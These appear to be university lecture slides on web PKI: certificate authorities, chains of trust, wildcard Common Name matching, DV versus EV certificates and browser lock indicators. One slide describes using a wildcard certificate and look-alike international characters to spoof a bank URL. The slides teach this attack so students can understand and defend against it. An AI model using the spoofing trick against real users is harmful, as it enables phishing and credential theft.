


Clever favicon inserted  
by network attacker




# Motivation

https://



# Authenticity of Public Keys




Problem: How does Alice know that the public key she received is really Bob's public key?

# Distribution of Public Keys

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- ◆ Public announcement or public directory
  - Risks: forgery and tampering
- ◆ Public-key certificate
  - Signed statement specifying the key and identity
    - $\text{sig}_{\text{Alice}}(\text{"Bob"}, \text{PK}_B)$
- ◆ Common approach: certificate authority (CA)
  - An agency responsible for certifying public keys
  - Browsers are pre-configured with 100+ of trusted CAs
  - A public key for any website in the world will be accepted by the browser if certified by one of these CAs

# Trusted Certificate Authorities




# CA Hierarchy

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- ◆ Browsers, operating systems, etc. have trusted **root certificate authorities**
  - Firefox 3 includes certificates of 135 trusted root CAs
- ◆ A Root CA signs certificates for intermediate CAs, they sign certificates for lower-level CAs, etc.
  - Certificate “**chain of trust**”
    - $\text{sig}_{\text{Verisign}}(\text{“UT Austin”}, \text{PK}_{\text{UT}}), \text{sig}_{\text{UT}}(\text{“Vitaly S.”}, \text{PK}_{\text{Vitaly}})$
- ◆ CA is responsible for verifying the identities of certificate requestors, domain ownership

# Certificate Hierarchy



# Example of a Certificate

## Important fields

Certificate Signature Algorithm

Issuer

▲ Validity

Not Before

Not After

Subject

▲ Subject Public Key Info

Subject Public Key Algorithm


Subject's Public Key

▲ Extensions

### Field Value

Modulus (1024 bits):

```
ac 73 14 97 b4 10 a3 aa f4 c1 15 ed cf 92 f3 9a
97 26 9a cf 1b e4 1b dc d2 c9 37 2f d2 e6 07 1d
ad b2 3e f7 8c 2f fa a1 b7 9e e3 54 40 34 3f b9
e2 1c 12 8a 30 6b 0c fa 30 6a 01 61 e9 7c b1 98
2d 0d c6 38 03 b4 55 33 7f 10 40 45 c5 c3 e4 d6
6b 9c 0d d0 8e 4f 39 0d 2b d2 e9 88 cb 2d 21 a3
f1 84 61 3c 3a aa 80 18 27 e6 7e f7 b8 6a 0a 75
e1 bb 14 72 95 cb 64 78 06 84 81 eb 7b 07 8d 49
```



# Common Name

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- ◆ Explicit name: `www.foo.com`
- ◆ Wildcard: `*.foo.com` or `www*.foo.com`
- ◆ Matching rules
  - Firefox 3: `*` matches anything
  - Internet Explorer 7: `*` must occur in the leftmost component, does not match `'.'`
    - `*.foo.com` matches `a.foo.com`, but not `a.b.foo.com`




# International Domain Names

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- ◆ Rendered using international character set
- ◆ Chinese character set contains characters that look like / ? = .
  - What could go wrong?
- ◆ Can buy a certificate for \*.foo.cn, create any number of domain names that look like  
`www.bank.com/accounts/login.php?q=me.foo.cn`
  - What does the user see?
  - \*.foo.cn certificate works for all of them!

# Example


[Moxie Marlinspike]




# Meaning of Color

[Schultze]

## Internet Explorer 9



## Firefox 4




What is the difference?

## Chrome 8



## Safari 4



Domain Validation (DV)

certificate

vs.


Extended Validation (EV)

certificate

Means what?

# Mobile Browsing

[Schultze]



Same lock for DV and EV

Windows Phone 7: same behavior


... but only when URL bar present

... landscape mode: no URL bar

<http://www.freedom-to-tinker.com/blog/sjs/web-browser-security-user-interfaces-hard-get-right-and-increasingly-inconsistent>

# Extended Validation (EV) Certificates

- ◆ Certificate request must be approved by a human lawyer at the certificate authority




# Questions about EV Certificates

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- ◆ What does EV certificate mean?
- ◆ What is the difference between an HTTPS connection that uses a regular certificate and an HTTPS connection that uses an EV certificate?
- ◆ If an attacker has somehow obtained a non-EV certificate for bank.com, can he inject a script into https://bank.com content?
  - What is the origin of the script? Can it access or modify content that arrived from actual bank.com via HTTPS?
- ◆ What would the browser show – blue or green?

# When Should The Lock Be Shown?



- ◆ All elements on the page fetched using HTTPS  
For all elements:
- ◆ HTTPS certificate is issued by a certificate authority (CA) trusted by the browser
- ◆ HTTPS certificate is valid – **means what?**
- ◆ Common Name in the certificate matches domain name in the URL

# X.509 Authentication Service

